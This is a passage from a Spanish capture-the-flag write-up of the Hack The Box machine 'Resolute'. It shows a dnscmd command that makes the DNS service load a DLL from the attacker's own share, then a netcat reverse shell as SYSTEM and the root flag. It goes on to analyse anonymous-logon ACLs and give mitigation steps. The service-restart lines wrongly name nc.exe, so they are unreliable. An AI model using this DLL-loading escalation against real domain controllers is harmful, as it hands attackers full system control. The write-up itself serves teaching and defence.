        STATE                : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2896
        FLAGS                 :
```

Ilustración 24. Ejecución de vulnerabilidad

```
dnscmd.exe /config /serverlevelplugindll \\<OWN_IP>\<SHARE>\<FILE>
nc.exe stop dns
nc.exe start dns
```

Código 15. Ejecución de vulnerabilidad


Hecho esto vemos que tenemos acceso a la máquina, que estamos autenticados como NT/AUTHORITY SYSTEM, y que obtenemos la flag de root, por lo que la máquina está completamente comprometida.



```
~/Machines/HTB/Resolute nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.15.253] from (UNKNOWN) [10.129.96.155] 51280
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Ilustración 25. Recepción de Reverse Shell



```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>more root.txt
more root.txt
869140175f3a114a10cf10baf121338f

C:\Users\Administrator\Desktop>
```

Ilustración 26. Root Flag

5. ANALISIS DE VULNERABILIDADES

RPC

Una **null session** aparece cuando un servidor Windows permite abrir una conexión SMB/RPC contra IPC\$ usando usuario y contraseña vacíos; en ese caso el sistema te asigna el contexto de seguridad **ANONYMOUS LOGON**.

Si las **ACL del dominio y de los servicios RPC (SAMR/LSARPC)** dan a ANONYMOUS LOGON (o a grupos como *Everyone* que lo incluyen) permisos de lectura como *List contents* y *Read properties* sobre el dominio y los objetos de usuario, esa sesión anónima puede llamar a las funciones de SAMR para **listar usuarios y grupos**, que es exactamente lo que explota rpcclient con comandos como enumdomusers o querydispinfo para enumerar sin credenciales.

Si lanzamos **dsacls** sobre DC=MEGABANK,DC=LOCAL veremos **qué permisos tiene exactamente el dominio en Active Directory** y, en concreto, qué derechos se le están dando a identidades como Everyone y ANONYMOUS LOGON. Como cuando usamos *rpcclient -U "" -N* nuestra sesión se ejecuta bajo el contexto de seguridad **NT AUTHORITY\ANONYMOUS LOGON**, la forma correcta de entender por qué podemos enumerar usuarios sin credenciales es revisar si ese usuario anónimo (o grupos que lo incluyan) tiene permisos de lectura y listado sobre el dominio. Por eso usamos dsacls, que es la herramienta de Microsoft para mostrar las ACE de los objetos de AD, apoyándonos en la documentación oficial de Microsoft sobre ACLs, null sessions y Active Directory.

```
C:\Users\Administrator\Desktop>dsacls "DC=MEGABANK,DC=LOCAL" | findstr /i "ANONYMOUS Everyone"
dsacls "DC=MEGABANK,DC=LOCAL" | findstr /i "ANONYMOUS Everyone"
Deny Everyone SPECIAL ACCESS
Allow Everyone SPECIAL ACCESS
Allow NT AUTHORITY\ANONYMOUS LOGON SPECIAL ACCESS
Allow NT AUTHORITY\ANONYMOUS LOGON SPECIAL ACCESS
```

Ilustración 27. Resultado de dsacls que evidencia enumeración anónima posible vía null sessions

Interpretamos entonces que, en el dominio MEGABANK.LOCAL, se están concediendo permisos explícitos tanto a Everyone como a ANONYMOUS LOGON. Esos "SPECIAL ACCESS" suelen incluir derechos como LIST CONTENTS y READ PROPERTY, que permiten listar y leer información básica de los objetos del directorio. En la práctica, esto significa que nuestra sesión anónima (la null sesión con rpcclient) tiene permiso para hablar con SAMR/LSARPC y extraer usuarios y grupos, que es exactamente lo que estamos aprovechando cuando, desde Kali, con rpcclient -U "" -N, ejecutamos enumdomusers o querydispinfo y conseguimos enumerar el dominio sin autenticación.

```
LIST OBJECT
CONTROL ACCESS
Allow Everyone SPECIAL ACCESS
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
SPECIAL ACCESS
READ PERMISSIONS
LIST CONTENTS
READ PROPERTY
LIST OBJECT
Allow NT AUTHORITY\Authenticated Users
SPECIAL ACCESS
READ PERMISSIONS
LIST CONTENTS
READ PROPERTY
LIST OBJECT
Allow NT AUTHORITY\SYSTEM
FULL CONTROL
Allow NT AUTHORITY\ANONYMOUS LOGON SPECIAL ACCESS
READ PERMISSIONS
LIST CONTENTS
READ PROPERTY
Allow MEGABANK\Key Admins
SPECIAL ACCESS for msDS-KeyCredentialLink
WRITE PROPERTY
READ PROPERTY
```

Ilustración 28. ACL del dominio MEGABANK.LOCAL con permisos de lectura para Everyone y ANONYMOUS LOGON

Cuando vemos en las ACL del dominio una entrada Allow Everyone READ PROPERTY, entendemos que cualquier identidad incluida en el grupo **Everyone** puede leer propiedades básicas de los objetos del directorio (usuarios, grupos, etc.), y cuando además aparece Allow NT AUTHORITY\ANONYMOUS LOGON READ PERMISSIONS, LIST CONTENTS, READ PROPERTY significa que el contexto **ANONYMOUS LOGON** tiene permiso para listar el contenido

del dominio (LIST CONTENTS), leer las propiedades de los objetos (READ PROPERTY) y ver las propias ACL (READ PERMISSIONS).

En conjunto, estos permisos hacen que, cuando abrimos una null session y el sistema nos trata como ANONYMOUS LOGON, podamos listar y leer información suficiente de Active Directory como para que herramientas como rpcclient puedan usar SAMR/LSARPC para enumerar usuarios y grupos sin necesidad de autenticarnos.

6. MEDIDAS Y LECCIONES

RPC NULL SESSION

1. **Abrimos “Usuarios y equipos de Active Directory” (dsa.msc)**
 - a. En un DC, ejecutamos dsa.msc.
 - b. En el menú **Vista**, marcamos **Características avanzadas** para poder ver la pestaña de seguridad.
2. **Vamos al objeto de dominio**
 - a. Buscamos nuestro dominio, por ejemplo: MEGABANK.LOCAL.
 - b. Clic derecho → **Propiedades**.
 - c. Vamos a la pestaña **Seguridad**.
3. **Localizamos las entradas peligrosas**
 - a. En la lista de “Nombres de grupos o usuarios” buscamos:
 - i. Everyone
 - ii. ANONYMOUS LOGON
 - b. Si no aparecen, perfecto; si aparecen, seguimos.
4. **Revisamos los permisos de ANONYMOUS LOGON**
 - a. Seleccionamos ANONYMOUS LOGON.
 - b. En **Permisos**, desmarcamos cualquier permiso de **lectura** que tenga sobre el dominio:
 - i. Leer / Read
 - ii. Leer permisos / Read permissions
 - iii. Listar contenido / List contents
 - iv. Leer propiedades / Read property
 - c. Si el uso del dominio lo permite (en entornos modernos casi siempre sí), podemos incluso **eliminar por completo** la entrada de ANONYMOUS LOGON en la DACL del dominio.
5. **Revisamos los permisos de Everyone**
 - a. Seleccionamos Everyone.
 - b. Si Everyone tiene permisos de lectura sobre el dominio, los reducimos a lo estrictamente necesario o, idealmente, **eliminamos esa ACE** y usamos grupos más específicos (como Authenticated Users).
 - c. La idea es que **nadie que no esté autenticado** herede permisos amplios de lectura.
6. **Aplicamos cambios y replicamos**
 - a. Aceptamos los cambios en la ventana de propiedades.
 - b. Dejamos que se repliquen a otros DCs (en lab suele ser rápido, en producción tarda según la topología).
7. **Verificación desde Kali**
 - a. Desde la máquina atacante, repetimos:
 - b. `rpcclient -U "" -N <IP_DC> -c "enumdomusers"`
 - c. El resultado esperado es que **ya no podamos enumerar usuarios anónimamente** (error de acceso denegado o similar) porque la sesión anónima (ANONYMOUS LOGON) **ya no tiene LIST CONTENTS ni READ PROPERTY sobre el dominio**.

Tabla 1. Mitigación Null Sessions